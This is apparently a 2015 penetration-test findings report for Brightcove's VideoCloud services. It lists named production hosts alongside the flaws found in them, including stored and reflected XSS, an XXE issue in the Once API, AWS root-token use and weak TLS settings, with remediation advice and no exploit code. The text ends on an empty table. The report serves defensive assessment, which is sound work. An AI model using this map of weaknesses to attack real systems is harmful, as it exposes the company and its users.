Prepared for Brightcove Inc.

Application Penetration Assessment
VideoCloud Suite

Findings Report

August 28, 2015

VSR

Contents


Executive Summary

Overview

Brightcove Inc. (Brightcove) engaged Virtual Security Research, LLC (VSR) to perform an application penetration assessment of a number of Brightcove applications, including: the VideoCloud suite, New Studio, Legacy Studio, CMS API, Dynamic Ingest API, HTML5 Player, and the Once API.


During the engagement, the security team reviewed the application components and deployed architecture for problems in the following areas:

- Auditing
- Authentication
- Authorization
- Availability
- Confidentiality and Integrity
- Deployment Configuration
- Design
- Implementation



The engagement began on June 29, 2015 and included approximately 29.5 person-days of effort in testing, analysis and documentation. Testing was conducted remotely via the Internet from VSR facilities and concluded on August 20, 2015.

This document summarizes the analysis, findings and recommendations of the product security team's assessment. Recommendations address both critical, short-term enhancements to be completed in the development phase as well as long-term strategic security considerations.



VSR identified several areas of functionality which would benefit from security enhancements. These vulnerabilities have the potential of impacting the *Confidentiality, Integrity and Availability* of the service offering and data contained within. High risk issues included: several cross site scripting vulnerabilities (both stored and reflected), an XML external entity (XXE) vulnerability within the Once application due to XML parser configuration weaknesses, inclusion of third-party JavaScript which could result in session hijacking if a third-party hosting these services were compromised, and lastly the lack of the `Strict-Transport-Security` HTTP response header, which in some cases could lead to SSL stripping and man-in-the-middle attacks.

Overall, *twenty-three* issues were identified, *ten* of which were deemed high risk. Out of *eight* evaluated Areas of Analysis, *three* were rated "Satisfactory", *one* was rated "Fair" and *four* were rated "Needs Improvement".

Assessment Summary

Application Assessment Process

An application penetration assessment is designed to highlight potential security vulnerabilities within the product based upon a defined threat-model. It is intended to identify design failure and unsafe coding practices, including but not limited to: authentication, authorization, session management, data validation, use of cryptography, error handling, information leakage and language-specific coding issues. VSR has assigned business risk ratings based on our current understanding of the application.

The assessment is concentrates on highlighting areas of increased risk exposure, validating exploitation possibilities when feasible.

Summary of Issues Identified

The testing of the VideoCloud Suite of applications included coverage for the following components:

- New Studio
- Legacy Studio
- CMS API
- Dynamic Ingest API
- HTML5 Player
- Once API

In general many of the components such as the VideoCloud portal, Cathy OAuth, and Maitre'D (which have been previously tested) fared well regards to attempts to identify authentication, authorization and session management vulnerabilities. The primary areas of focus in VSR's latest test of the VideoCloud platform was concentrated on newer components, areas of more significant application changes and those which haven't been previously reviewed or focusing largely on various REST APIs.

The most significant issues identified during the course of the application penetration test included a number of cross-site scripting (XSS) vulnerabilities in the New Studio, Legacy Studio, HTML5 player, and Dynamic Ingest components. These XSS vulnerabilities included both reflected and persisted / stored variants of XSS, and if exploited could ultimately result in session hijacking and account takeover vulnerabilities.

Another significant vulnerability identified during the course of the assessment is referred to as an XML external entity (XXE) expansion vulnerability which was observed within the Once API's parsing of client influenced XML data. By supplying malicious XML it would be possible to retrieve arbitrary files from the web / application server or retrieve directory listings. Exploitation of this vulnerability could possibly result in more severe attacks against the platform if sensitive files containing credentials were retrieved.

Other notable issues observed included: the use of an AWS root token for the Once hosts; the lack of the Strict-Transport-Security HTTP response header which could result in session hijacking / SSL stripping or other man-in-the-middle attacks; and the inclusion of third-party JavaScript for analytics and other purposes, and could result in session hijacking if these third-party sites were compromised.

Less severe vulnerabilities included a number of communication security considerations, minor information leaks, and other deployment configuration weaknesses and are described in detail within the *Observed Vulnerabilities* table and associated Addenda entries.

Recommendations

The following recommendations identify both short-term tactical fixes in addition to strategic fixes, or those which may take considerably more effort to implement. The Observed Vulnerabilities table (included later in this document) identifies the recommended course of action for each finding. Through remediation of the vulnerabilities identified, exposed components of the application will benefit from improved *Confidentiality, Integrity and Availability*.

Recommendations for action items are broken up into two groups, Immediate Actions and Long Term Actions. Recommendations that can be acted on immediately or that are considered crucial due to the nature of the vulnerability are considered Immediate Actions. Recommendations that will require significant work in planning or execution and may need to be implemented over a longer period of time are considered Long Term Actions.

Recommended Immediate Actions

- **Address Cross-site Scripting (XSS) issues.** Ensure that every request that is being sent to the server is being processed in a separate anti-XSS class which parses the request and filters out the dangerous characters. In addition, every attempt must be intercepted and sent to an exception handler which will log the attack and redirect the malicious user to a global error page.
- **Address XML parser issues.** Disable the ability for users to specify the Document Type Definition (DTD) and XML external entities. XML external entity attacks enable attackers to retrieve arbitrary files from the server; patching this is of utmost importance.

Recommended Long Term Actions

- **Modify server headers in HTTP responses.** Prevent version and patch level disclosure, by modifying HTTP response headers and other informative client facing exceptions.
- **Host third-party JavaScript on local web server.** Copy and host all references to third-party JavaScript used by the application on the Brightcove web/application servers.
- **Consider a source code review of git components.** Brightcove did not provide source code for the repositories API, in particular source code for working with git repositories and deploying the contents of them onto brightcove.net. The code that does this could be particularly interesting from a security perspective, and time should be spent investigating that code for potential command injections and other vulnerabilities which may not be immediately apparent from the Web UI.
- **Arrange for a more comprehensive audit of the Once platform.** The Once platform appears to be from a recent acquisition, and has many components that are extremely complex, and appear to be mostly unaudited from a security perspective. Scoping identified only API related interfaces, however a user-facing Web UI also exists and was explicitly omitted from the scoping questionnaire responses. Consider a more in-depth review of this platform.
- **Address remaining medium and low impact flaws.** Often, multiple lower risk flaws can be combined, creating more serious attacks. Ensure all items listed in the report are scheduled for remediation within a reasonable time-frame.

Next Steps

Next steps to be performed by VSR include a retest of the application following remediation of identified high and medium risk vulnerabilities.

Assessment Process

Goals and Objectives

The purpose of this assessment was to evaluate a production-like deployment of the VideoCloud Suite application, analyze its security architecture, enumerate potential threats and validate those threats during the application penetration assessment component of the engagement. During the application penetration phase of this project, the application security team evaluated the likelihood or potential impact on *Confidentiality, Integrity and Availability* of the application. The VSR application security team worked with Brightcove to achieve the following key objectives:

- Review relevant documentation, including technical design documents, process flows and security architecture to identify potential vulnerabilities
- Review the application's core functionality, technical requirements including technical specifications, high-level design documents and technologies in use
- Assess detailed design documentation and conduct interviews with key stakeholders (application architects & developers) to identify the security architecture and areas with critical security exposure
- Analyze the interaction between the application and integrated components or products
- Identify security vulnerabilities and the impact associated with the most-likely and worst-case exploitation scenarios
- Analyze application in a production similar environment as per the agreed upon deployment specifications.
- Perform informed vulnerability tests attempting to:
    - Circumvent authentication and authorization mechanisms
    - Circumvent application session management
    - Circumvent application trust boundaries
    - Break or analyze use of cryptography within user accessible components
    - Escalate application user privileges
    - Alter data or data presentation
    - Corrupt application and data integrity, functionality and performance
- Determine possible extent of access or impact to the system by attempting to exploit vulnerabilities
- Conduct additional research to support analysis and validate vulnerabilities
- Prioritize vulnerabilities based on difficulty of exploit, remediation effort required and impact of exploit on business
- Identify and make recommendations to address security issues of immediate consequence
- Develop long-term recommendations and strategic initiatives to enhance security by leveraging industry best practices and VSR expertise
- Deliver report which includes findings, analysis and recommendations
- Transfer knowledge

Project Scope and Assumptions

Application Penetration Assessment

The VideoCloud Suite engagement with Brightcove included direct assessment of the product components through penetration testing and manual observation to serve as a validation of implemented security controls as deployed in the tested environment. The areas of investigation during testing were based on potential threats identified by the application security team in addition to common web application and client-server protocol security vulnerabilities.

Test Environment

The application penetration and vulnerability assessment phases of this engagement were performed against the production VideoCloud Suite.

The assessment was performed against the following hosts:

HOSTS TESTED DURING ENGAGEMENT

URLs	Interface Type(s)
https://cms.api.brightcove.com	CMS API
https://ingestion.api.brightcove.com	Dynamic Ingestion API
https://players.api.brightcove.com	HTML5 player REST API
http(s)://preview-players.brightcove.net	HTML5 player preview URL
https://repos.api.brightcove.com/	New player Git repositories
https://player.brightcove.com/	New player public URLs
https://videocloud.brightcove.com/	Legacy Studio portal
https://videocloudnew.brightcove.com/ https://studio.brightcove.com/	New Studio portal
https://signin.brightcove.com/	Maitre'D Brightcove Authentication and Password Reset
https://api.unicornmedia.com/	Once API

Project Team

As part of the engagement process, the VSR security team and Brightcove planned the time frames, key tasks and expected deliverables. The engagement began on June 29, 2015 and involved contributions from the following team members.

PROJECT TEAM ROSTER

VSR Team	Brightcove Team
Jason Donenfeld	Mike Frank
Ido Naor	Kelly Haydu
George Gal	
Dan King	
Robert Wessen	

Findings

Attack Vectors

During initial preparation for an application security assessment common attack vectors are specified to ensure consistent focus and a comprehensive approach. These provide structure to the analyst's tasks and are reflected in the reporting contained within this document. Specific actions and tests performed were dictated by the functionality and observed behavior of the target components.

ATTACK VECTORS

Category	Typical Vulnerabilities	Areas of Investigation
Data Validation	Failure to test the validity of user-supplied data against known parameters, including but not limited to length, character composition, or conformance to an expected syntax.	■ SQL injection ■ Cross-site scripting ■ Form field manipulation ■ Canonicalization ■ Buffer overflows ■ Format string attacks ■ Shell meta-character injection ■ Reliance on client-side security or behavior ■ Miscellaneous input validation issues
Session Management	Failure to use strong, unpredictable session identifiers and to maintain server-stored state such that each request can be uniquely identified and attributed to a certain user.	■ General observations ■ Static session identifiers ■ Easily predictable identifiers ■ Insufficient length ■ Known algorithms ■ Miscellaneous session management issues
Access Control	Failure to verify the authenticity of a user and enforce appropriate restrictions on certain data or functionality.	■ Authentication bypass ■ Authorization bypass ■ Inconsistent use of access control ■ State manipulation ■ Miscellaneous access control issues
Cryptography	Failure to use strong encryption. This implies using a cryptographically proven algorithm along with a key that is sufficiently random and unpredictable.	■ Proprietary or home-grown encryption algorithms ■ Insecure cipher mode ■ Poor key selection ■ Insufficient key length ■ Inappropriate key reuse ■ Miscellaneous cryptography issues

ATTACK VECTORS

Category	Typical Vulnerabilities	Areas of Investigation
Third-Party Components	Vulnerabilities in supporting architecture that can be remotely exploited to compromise the server or gather useful information. These may result from poor or improper server configuration as well as insecure code in the server software.	■ Publicly disclosed vulnerabilities ■ Team proprietary vulnerabilities ■ Configuration errors ■ Default content

Areas of Analysis

During the course of the assessment, issues in several areas were identified as topics for analysis. The Analysis Summary table lists these topics, describes best security practices, evaluates the implementation of the current environment and includes recommendations for improving security in each area as warranted.

The assessment criteria evaluation ratings are intended to compare the information gathered during the course of the assessment to industry best practices. The following ratings have been used to summarize the compliance for each analysis topic:

ASSESSMENT CRITERIA RATINGS

Rating	Description
Needs Improvement	Immediate attention should be given to the issues to address significant security exposures. Components analyzed fall below industry best practice standards.
Fair	Current solutions may only be sufficient for the given deployment configuration and environment. Some changes may be necessary to meet industry best practices.
Satisfactory	Assessment subject meets industry best practices.

ANALYSIS SUMMARY

Analysis Topic	Best Practice	Evaluation	Recommendation
Auditing Applications should strive to maintain accountability by recording events and associating users with those events for later analysis.	**Error Handling** To prevent information leakage, the application should trap error messages that provide detailed application and system information. Detailed error messages including file system path information, back-end database structures, stack traces or application business logic can help lead an attacker to system compromise. **Logging** Hosts and applications should log critical and routine events to a centralized system to ensure log integrity, facilitate response, archival and analysis of security events within the environment. Systems should be synchronized to a centralized, trusted time source to support forensic investigations. **Attack Detection** Where possible, applications should attempt to detect blatant attacks, such as repeated authentication failures, authorization bypass attempts, or common injection sequences and respond by increasing log verbosity for specific users or by expiring sessions to make attacks more difficult.	**Needs Improvement** During testing, several pages in the VideoCloud service reported verbose error messages and software version information which made exploitation of certain flaws easier.	Ensure that detailed error information is not returned to clients, even if client software does not display the errors to users.

ANALYSIS SUMMARY

Analysis Topic	Best Practice	Evaluation	Recommendation
Authentication Authentication mechanisms should prevent users without credentials from accessing application functionality.	**Certificate Management** Client and server certificates for SSL/TLS and other PKI-based protocols should be signed by a trusted certificate authority (CA) and server certificates subjects (CN's) should be assigned values which match the host name of the device providing the service. **Password Management** Length and complexity requirements for user authentication should be enforced to deter brute forcing of passwords and PINs. User accounts should be locked out for a period of time after several consecutive, unsuccessful login attempts to protect against automated password-guessing attacks. **Session Management** Session management should rely on strong session identifiers that are difficult to predict or guess. Session identifiers should be carefully protected to prevent accidental disclosure. Session expiration should be enforced with both soft and hard time limits.	**Satisfactory** In general, authentication appeared to be well implemented using a unified sign-in system. However, HTTP cookies often lacked the `HttpOnly` flag. Otherwise, session identifiers used to maintain authenticated user state appeared to be adequately protected.	Add the adding the `HttpOnly` flag in for all cookies. Ensure that critical session cookies are not exposed to subdomains that do not require access to them. If `HttpOnly` cannot be set due to the authentication implementation, recognize that a single cross-site scripting (XSS) flaw could result in session compromise and takeover for client accounts.
Authorization Access control mechanisms should prevent authenticated users from accessing functionality or data without the appropriate privileges.	**Role Enforcement** Applications must analyze each request from clients to ensure users are authorized to access resources. Access control checks must be performed on the server based on established sessions. **Least Privilege** System users should be provided only minimal access to resources, as required to fulfill business requirements.	**Needs Improvement** No cross account or cross enterprise authorization flaws were discovered during testing. The Once API makes use of an AWS root token based on documentation observed. If a compromise occurs within Once and the root token were stolen, it could have adverse impacts to a wider range of Brightcove services.	Never use the root token. Instead, use more granular tokens using the AWS IAM access control methods.

ANALYSIS SUMMARY

Analysis Topic	Best Practice	Evaluation	Recommendation
Availability Systems should be designed from the bottom up to resist denial of service attacks by scaling gracefully under load.	**Resource Consumption** Applications should avoid performing complex computations or allocating extensive storage resources to anonymous users. Reasonable limits should be placed on resource-intensive operations.	**Fair** During testing, certain fuzzing techniques lead to some technical problems, as indicated by Brightcove.	Ensure that architecture is robust to handle repeated non-standard inputs to all APIs, or impose strict rate limiting.
Confidentiality and Integrity Applications and systems should maintain privacy of confidential user data throughout the entire data flow life-cycle. Data must be protected from malicious modification while in transit or at rest.	**Protocol Security** Transmission of sensitive data should be encrypted and digitally signed to prevent unauthorized eavesdropping and to ensure data integrity. Encrypted protocols with demonstrated weaknesses should be avoided. **Cryptographic Algorithms** Encryption mechanisms should utilize publicly scrutinized algorithms in modes that are resistant to known cryptanalysis methods. **Cryptographic Key and Credential Management** Key material should be protected during the entirety of its life-cycle. Key distribution should occur over secure channels. Key storage should prevent unauthorized access to the key material. **Data Protection** Applications should carefully manage confidential data, such as personally identifiable information (PII), passwords and PINs. These items should not be stored in web server or reverse proxy log files or reside unencrypted in cookies or browser cache data. Sensitive information should not be provided to users or administrators unnecessarily. PII should be purged from the system when it is no longer required.	**Needs Improvement** In some cases SSL/TLS services were configured with weak ciphers, or older TLS versions and ciphers both of which could allow for attacks at the network level.	Ensure weak cipher suites are disabled. Update the TLS implementation to better protect modern client traffic. This will require a balance depending on how far back compatibility is required.

ANALYSIS SUMMARY

Analysis Topic	Best Practice	Evaluation	Recommendation
Deployment Configuration Software should be deployed into production environments with default credentials changed and unused content/services disabled. Production environments should not share resources or sensitive information with staging or testing environments.	**Third-party Dependencies** Any third-party dependencies or services that are deployed by default should be heavily audited to ensure that they do not compromise the security of the product or application being supported. Security updates for third-party software should be deployed in a timely manner.	**Satisfactory** No issues were identified when testing for issues associated with third-party dependencies.	Continue this practice.
Design A system's business drivers and design can have a significant impact on the overall security of the infrastructure. By designing with security in mind, implementers will find secure deployments much easier to accomplish.	**Business Requirements** Business requirements should not conflict with technical controls in a way which could weaken the security posture of system designs. **Architectural Assumptions** Application architectures should make only minimal assumptions about the trustworthiness of network communications and data transferred across component boundaries.	**Satisfactory** No issues were identified within the overall design or as a result of business requirements.	Continue this practice.

ANALYSIS SUMMARY

Analysis Topic	Best Practice	Evaluation	Recommendation
Implementation System implementations should be careful to follow design specifications with respect to security controls. Trust boundaries should be carefully implemented to segment components of varied trust levels.	**Data Validation** All user supplied data should be checked for validity based on expected content. Bounds checking should be performed to prevent buffer overflows and to mitigate complex injection attacks. **Data Encoding** User-supplied values which are included in structured output (such as HTML or XML) should be carefully encoded or escaped according to the specific syntax they are embedded in. Interaction with data stores, such as SQL databases or LDAP servers, should utilize prepared statements or other query templates which automatically encode dynamic values appropriately.	**Needs Improvement** A number of issues were identified relating to the use of client supplied data. These vulnerabilities included: a number of instances of cross-site scripting (XSS) due to the lack of proper output encoding when including user influenced data when rendering in the application's response to the user; an XML external entity (XXE) expansion vulnerability due to the Once application's implicit trust of user influenced XML during DXFP parsing. The XSS vulnerabilities can result in session hijacking and the XXE vulnerability can result in compromise to server-side data confidentiality.	Ensure that all externally-provided data included in server responses is properly encoded for the context in which it occurs. For HTML documents this will typically mean using HTML entities. Where possible, improve input validation to reject data that includes inappropriate content based on formatting, content or length. Configure the application's XML parser to ignore XML DTD and schema definitions. Consult your XML library's documentation for more information on how to accomplish this. If this is not possible, at a minimum disable support for external entities and consider adding input validation on any XML documents received to reject requests with DTD and schema definitions. In addition, ensure XML documents are always properly validated using locally stored schemas.

Observed Vulnerabilities

Issues discovered during the assessment phase of the engagement are documented in the table below. This table describes each vulnerability identified, the severity of the vulnerability, the steps needed to reproduce the issue and the recommendations necessary to rectify the problem. The recommendations provided below are intended to bring the system into compliance with industry best-practices. Issues are arranged in order of decreasing business impact.

OBSERVED VULNERABILITIES

Description	Business Impact	Difficulty of Exploit	Recommendation
Legacy Studio - Stored XSS in User Profile [8] The application accepts user-supplied values, stores these on the server, and later displays them in pages without proper encoding. This allows for cross-site scripting (XSS) attacks on any users who visit the affected pages.	**High** An attacker could use this flaw to hijack sessions of affected users. It would be possible to force a browser to take arbitrary actions within the application. These would appear to the server to be legitimate requests and could bypass CSRF prevention controls.	**Trivial** An attacker would need to have access to first supply malicious values for storage. For a successful attack, users must visit the affected page as part of their normal activities, or otherwise be lured into visiting the vulnerable page.	Ensure that all externally-provided data included in server responses is properly encoded for the context in which it occurs. For HTML documents this will typically mean using HTML entities. Where possible, improve input validation to reject data that includes inappropriate content based on formatting, content or length.
HTML5 Player - Stored XSS in Player Creation Preview [1] The application accepts user-supplied values and displays them in response pages without proper encoding. This allows for cross-site scripting (XSS) attacks on any users who can be convinced to follow malicious links or perform actions which induce the injection.	**High** An attacker could use this flaw to hijack sessions of affected users. It would be possible to force a browser to take arbitrary actions within the application.	**Trivial** An attacker would need to convince one or more potential victims to follow a malicious link to the site or visit a malicious third-party site. The target user would need to be logged into the application at the time in order for the script to execute in the context of a valid session.	Ensure that all externally-provided data included in server responses is properly encoded for the context in which it occurs. For HTML documents this will typically mean using HTML entities. Where possible, improve input validation to reject data that includes inappropriate content based on formatting, content or length.

OBSERVED VULNERABILITIES

Description	Business Impact	Difficulty of Exploit	Recommendation
New Studio - CMS API Stored XSS in Create Folder [13] One of the application's CMS API requests accepts user-supplied values, stores them on the server, and later displays them in pages without proper encoding. This allows for cross-site scripting (XSS) attacks on any users who visit the affected pages.	**High** An attacker that can create a new media folder which could use this flaw to hijack sessions of affected users. It would be possible to force a browser to take arbitrary actions within the application. These would appear to the server to be legitimate requests and could bypass CSRF prevention controls.	**Trivial** An attacker would need to have access to first supply malicious values for storage. For a successful attack, users must visit the affected page as part of their normal activities, or otherwise be lured into visiting the vulnerable page.	Ensure that all externally-provided data included in server responses is properly encoded for the context in which it occurs. For HTML documents this will typically mean using HTML entities. Where possible, improve input validation to reject data that includes inappropriate content based on formatting, content or length.
New Studio - Stored XSS in Player Editor [5] The application accepts user-supplied values, stores these on the server, and later displays them in pages without proper encoding. This allows for cross-site scripting (XSS) attacks on any users who visit the affected pages.	**High** An attacker could use this flaw to hijack sessions of affected users. It would be possible to force a browser to take arbitrary actions within the application. These would appear to the server to be legitimate requests and could bypass CSRF prevention controls.	**Trivial** An attacker would need to have access to first supply malicious values for storage. For a successful attack, users must visit the affected page as part of their normal activities, or otherwise be lured into visiting the vulnerable page.	Ensure that all externally-provided data included in server responses is properly encoded for the context in which it occurs. For HTML documents this will typically mean using HTML entities. Where possible, improve input validation to reject data that includes inappropriate content based on formatting, content or length.

OBSERVED VULNERABILITIES

Description	Business Impact	Difficulty of Exploit	Recommendation
Once - XML External Entity Vulnerability in DXFP Parsing [23] The application accepts potentially untrusted XML data from users and parses it with support for DTDs and external entities. These features can allow for serious XML external entity (XXE) attacks, including file retrieval, port scanning, and denial of service.	**High** Given appropriate access to the vulnerable interface, an attacker may be able to retrieve arbitrary files, initiate port scans from the application server, and/or cause a denial of service condition in the application.	**Trivial** An attacker would need to have access to the affected application component in order to exploit this flaw. In most cases, files which can be retrieved from a local filesystem are restricted to text files in specific formats.	Configure the application's XML parser to ignore XML DTD and schema definitions. Consult your XML library's documentation for more information on how to accomplish this. If this is not possible, at a minimum disable support for external entities and consider adding input validation on any XML documents received to reject requests with DTD and schema definitions. In addition, ensure XML documents are always properly validated using locally stored schemas.
New Studio - Reflected XSS in Media List [6] The application accepts user-supplied values in the URL and displays them in error response pages without proper encoding. This allows for cross-site scripting (XSS) attacks on any users who can be convinced to follow malicious links or perform actions which induce the injection.	**High** An attacker could use this flaw to hijack sessions of affected users. It would be possible to force a browser to take arbitrary actions within the application. These would appear to the server to be legitimate requests and could bypass CSRF prevention controls.	**Trivial** An attacker would need to convince one or more potential victims to follow a malicious link to the site or visit a malicious third-party site. The target user would need to be logged into the application at the time in order for the script to execute in the context of a valid session.	Ensure that all externally-provided data included in server responses is properly encoded for the context in which it occurs. For HTML documents this will typically mean using HTML entities. Where possible, improve input validation to reject data that includes inappropriate content based on formatting, content or length.

OBSERVED VULNERABILITIES

Description	Business Impact	Difficulty of Exploit	Recommendation
Common - Cross-Domain JavaScript Inclusion [7] The application includes JavaScript residing on third-party sites to support application functionality within a number of the VideoCloud related sites.	**High** Allowing client-side script content to be loaded from third-party sites could result in the compromise of user sessions. This third-party JavaScript content would run under the security context of the application. In the worst case if someone with access to the JavaScript hosted on the third-party site were to modify the content of those scripts he/she could hijack the user's session.	**Trivial** An attacker or someone with access to the third-party site could include malicious JavaScript, when executed by a victim's browser would result hijacking that victim's session without any interaction or knowledge that the attack had occurred.	Do not include JavaScript from third-party sites. Instead copy and host all JavaScript used by the application on the web/application server.
New Studio - CMS API Reflected XSS in Create New Playlist [14] One of the CMS API requests accepts user-supplied values and displays them in response pages without proper encoding and regardless of the response being generated by the CMS server. This allows for cross-site scripting (XSS) attacks on any users who can be convinced to follow malicious links or perform actions which induce the injection.	**High** An attacker could use this flaw to hijack sessions of affected users. It would be possible to force a browser to take arbitrary actions within the application. These would appear to the server to be legitimate requests and could bypass CSRF prevention controls.	**Trivial** An attacker would need to convince one or more potential victims to follow a malicious link to the site or visit a malicious third-party site. The target user would need to be logged into the application at the time in order for the script to execute in the context of a valid session.	Ensure that all externally-provided data included in server responses is properly encoded for the context in which it occurs. For HTML documents this will typically mean using HTML entities. Where possible, improve input validation to reject data that includes inappropriate content based on formatting, content or length.

OBSERVED VULNERABILITIES

Description	Business Impact	Difficulty of Exploit	Recommendation
Dynamic Ingest - Reflected XSS in Quick Start Documentation [3] The application accepts user-supplied values and displays them in response pages without proper encoding. This allows for cross-site scripting (XSS) attacks between users of the same VideoCloud account.	**High** An attacker could use this flaw to hijack sessions of affected users. It would be possible to force a browser to take arbitrary actions within the application. These would appear to the server to be legitimate requests and could bypass CSRF prevention controls.	**Sophisticated** An attacker would have to be part of the same account as the victim, or have privileges to create or modify video names in the victim's account, and do so during a time when the victim is utilizing the dynamic ingest quick start documentation.	Do not insert returned data from the server directly into the DOM without encoding. Instead, properly escape all HTML.
Common - Missing Strict-Transport-Security HTTP Header [18] The `Strict-Transport-Security` HTTP header was not used to prevent SSL-stripping attacks.	**High** Users may be victim to SSL-stripping man-in-the-middle attacks, causing session details and potentially sensitive information to be sent over the network in cleartext. Client network traffic may also be potentially manipulated.	**Sophisticated** In order to exploit this flaw, an attacker would likely need to be able to intercept network traffic between a client and server.	Send the `Strict-Transport-Security` HTTP header with any response sent over HTTPS.
Legacy Studio - Unsafe crossdomain.xml Policy File [17] The application publishes a cross-domain policy file in the root of the web server. This policy is used by clients and client plugins (such as Adobe Flash) to determine what kinds of cross-domain access should be allowed. Unfortunately, the current policy permits cross-domain access from any third-party domain, which carries significant risk.	**Medium** If an attacker could lure a victim into visiting a malicious web site at any point while the victim is logged into a VideoCloud application, the attacker would be able to read VideoCloud page content.	**Trivial** To exploit this flaw, an attacker would need to host a malicious site and then convince VideoCloud users to visit it at the appropriate time.	Restrict the crossdomain.xml policy to allow only trusted domains to issue cross-origin requests. For instance, the current "`*`" domain could be replaced with "`*.brightcove.com`" which would greatly restrict access (though this would still allow flaws affecting one application to affect the other).

OBSERVED VULNERABILITIES

Description	Business Impact	Difficulty of Exploit	Recommendation
Legacy Studio - Reflected XSS via Cookie Parameter [16] The application's cookie parameters accept user-supplied values and displays them in response pages without proper encoding. This allows for cross-site scripting (XSS) attacks on any users who can be convinced to follow malicious links or perform actions which induce the injection.	**Medium** An attacker could use this flaw to hijack sessions of affected users. It would be possible to force a browser to take arbitrary actions within the application. These would appear to the server to be legitimate requests and could bypass CSRF prevention controls.	**Trivial** An attacker would need to convince one or more potential victims to follow a malicious link to the site or visit a malicious third-party site. The target user would need to be logged into the application at the time in order for the script to execute in the context of a valid session. Since the parameter manipulation is located in the cookie it will be harder for an attacker to exploit it, requiring some other vulnerability to first set the malicious cookie value.	Ensure that all externally-provided data included in server responses is properly encoded for the context in which it occurs. For HTML documents this will typically mean using HTML entities. Where possible, improve input validation to reject data that includes inappropriate content based on formatting, content or length.
Common - Anonymous SSL/TLS Ciphers Enabled [15] SSL/TLS services was identified to support anonymous cipher suites which do not provide server authentication.	**Medium** Without providing at least one-way authentication, the encryption provided by these services can be easily bypassed with server impersonation or man-in-the-middle attacks. Any user credentials or other sensitive information sent to these services could be obtained by an attacker.	**Moderate** An attacker would need to be able to intercept traffic between users and the service, or redirect users to an attacker controlled host on an insecure network in order to exploit the flaw.	Disable anonymous ciphers through service configurations.

OBSERVED VULNERABILITIES

Description	Business Impact	Difficulty of Exploit	Recommendation
Once - AWS Root Token in Use [24] The Once platform makes use of AWS. For giving customers access to certain resources, Once uses an AWS IAM token. Unfortunately, it uses the "root" account for this, which is dangerous in production use, as it is very permissive.	**Medium** An attacker who compromises the AWS IAM root account could terminate all of Once's servers, utilize excessive resources, make purchases tied to the billing information associated with the Once / Brightcove AWS account, etc. A root token gives full access to all elements of the infrastructure associated with this AWS account.	**Sophisticated** In order to exploit this vulnerability an attacker would have compromise a server that contains the credentials for this root token.	Never use the root token. Instead, use more granular tokens using the AWS IAM access control methods.
Common - Use of RC4 Algorithm [22] Encryption with a RC4-based cipher is supported. The RC4 algorithm has well-known cryptographic flaws.	**Medium** An attacker would be able to decrypt some traffic sent over SSL/TLS sessions where an RC4-based cipher is negotiated.	**Sophisticated** An attacker would need to be able to monitor traffic between the client and server and an extremely large number of requests must be made for this attack to be successful. *In general, an attacker would need some way, such as a cross-site scripting flaw, to force a client to generate requests in order to produce enough traffic to perform a successful cryptographic analysis.*	Move away from the use of RC4 to an algorithm that does not possess known weaknesses if possible. Alternatives to RC4 typically involve the use of CBC mode, which has weaknesses that were only partially mitigated in SSL and TLS 1.0. For this reason, support for TLS 1.1 and 1.2 should be added in addition to RC4 cipher suites being disabled.

OBSERVED VULNERABILITIES

Description	Business Impact	Difficulty of Exploit	Recommendation
Dynamic Ingest - Verbose Error Messages [4] The application displayed verbose technical messages upon encountering errors during normal operation or due to unexpected user input.	**Low** While the error messages themselves do not reveal sensitive information, they do provide technical details which can help malicious users refine attacks against the system.	**Trivial** An attacker would need to have access to the affected application pages. Significant numbers of unusual errors may catch the attention of application administrators through server-side log monitoring.	Update the application to catch exceptions and errors, logging them on the server without exposing technical details to users. Consider providing users with a unique error code which is also recorded on the server along with the technical details for later debugging.
Legacy Studio - Verbose Error Messages [12] The application displayed verbose technical messages upon encountering errors during normal operation or due to unexpected user input.	**Low** While the error messages themselves do not reveal sensitive information, they do provide technical details which can help malicious users refine attacks against the system.	**Trivial** An attacker would need to have access to the affected application pages. Significant numbers of unusual errors may catch the attention of application administrators through server-side log monitoring.	Update the application to catch exceptions and errors, logging them on the server without exposing technical details to users. Consider providing users with a unique error code which is also recorded on the server along with the technical details for later debugging.
Common - Web Server Software Version Disclosure [20] Detailed software version information is present in HTTP response headers.	**Low** This information might assist potential attackers in the efficient scanning of systems and looking for servers vulnerable to a specific attack.	**Trivial** HTTP headers are visible to all users using simple command line tools or scanners.	Disable the display of detailed version information. If possible, disable all server-identification headers entirely.
Common - TCP Timestamps Supported [19] Some hosts were found to support TCP timestamps. TCP timestamps are defined in RFC-1323 [RFC] and provide remote systems with information which can sometimes be used to compute the system up time.	**Low** An attacker could use this to assist in attacks against weak cryptographic systems on the host which depend upon the system time, or to conduct improved timing attacks against interfaces that leak information through runtime characteristics.	**Trivial** Any remote user can easily detect this configuration and obtain timestamp information with crafted TCP requests.	Configure firewalls to reject TCP packets with timestamp extensions, or to strip those extensions from packets. If any of these hosts are deployed outside of the firewall, configure them individually to ignore timestamp requests.

OBSERVED VULNERABILITIES

Description	Business Impact	Difficulty of Exploit	Recommendation
